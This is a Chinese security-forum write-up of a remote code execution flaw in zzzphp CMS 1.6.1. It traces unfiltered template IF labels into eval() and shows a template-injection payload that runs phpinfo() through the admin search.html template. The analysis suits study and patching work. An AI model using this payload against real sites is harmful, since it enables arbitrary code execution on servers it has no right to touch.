zzzphp V1.6.1 远程代码执行漏洞分析

此生已尽我温柔 / 2019-03-23 08:59:00 / 浏览数 4241 安全技术 漏洞分析 顶(0) 踩(0)

## 漏洞产生原因：

zzzphp cms ，远程代码执行漏洞存在的主要原因是页面对模块的php代码过滤不严谨，导致在后台可以写入php代码从而造成代码执行。

## 源码审计：

打开/search/index.php

```
require dirname(dirname(__FILE__)). '/inc/zzz_client.php';
```

发现是跳到/inc/zzz_client.php，那么我们就来到/inc/zzz_client.php

```
}elseif($conf['runmode']==0|| $conf['runmode']==2 || $location=='search' ||$location=='form' ||$location=='screen' || $location=='app'){
    $zcontent = load_file($tplfile,$location);
    $parser = new ParserTemplate();
    $zcontent = $parser->parserCommom($zcontent); // 解析模板
    echo $zcontent;
```

发现解析模块是通过ParsetTemplate来解析的，那么我们找到ParserTemplate类的php文件zzz_template.php。在zzz_template.php中我们发现一个IF语句

```
$zcontent = $this->parserIfLabel( $zcontent ); // IF■■
```


那么我们来到zzz_template.php中对parserIfLabel的定义

```
    public
    function parserIfLabel( $zcontent ) {
        $pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';
        if ( preg_match_all( $pattern, $zcontent, $matches ) ) {
            $count = count( $matches[ 0 ] );
            for ( $i = 0; $i < $count; $i++ ) {
                $flag = '';
                $out_html = '';
                $ifstr = $matches[ 1 ][ $i ];
                $ifstr = str_replace( '<>', '!=', $ifstr );
                $ifstr = str_replace( 'mod', '%', $ifstr );
                $ifstr1 = cleft( $ifstr, 0, 1 );
                switch ( $ifstr1 ) {
                    case '=':
                        $ifstr = '0' . $ifstr;
                        break;
                    case '{':
                    case '[':
                        $ifstr = "'" . str_replace( "=", "'=", $ifstr );
                        break;
                }
                $ifstr = str_replace( '=', '==', $ifstr );
                $ifstr = str_replace( '===', '==', $ifstr );
                @eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
```

发现$ifstr 经过一连串的花里胡哨的过滤最后进了evel函数，然后使用了evel函数执行，最后造成了本次远程代码执行漏洞。


## 漏洞利用：

在后台模块管理中的电脑模块找到cn2016




然后在cn2016文件中到html文件，然后在html文件中找到search.html，然后将其的代码修改为

```
{if:assert($_request[phpinfo()])}phpinfo();{end if}
```




然后打开`http://xxxx.com/zzzcms/search/`就可以看到我们刚刚输入的phpinfo()执行了。

点击收藏 | 0 关注 | 1
上一篇：从RCE到LDAP访问 下一篇：从RCE到LDAP访问
1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板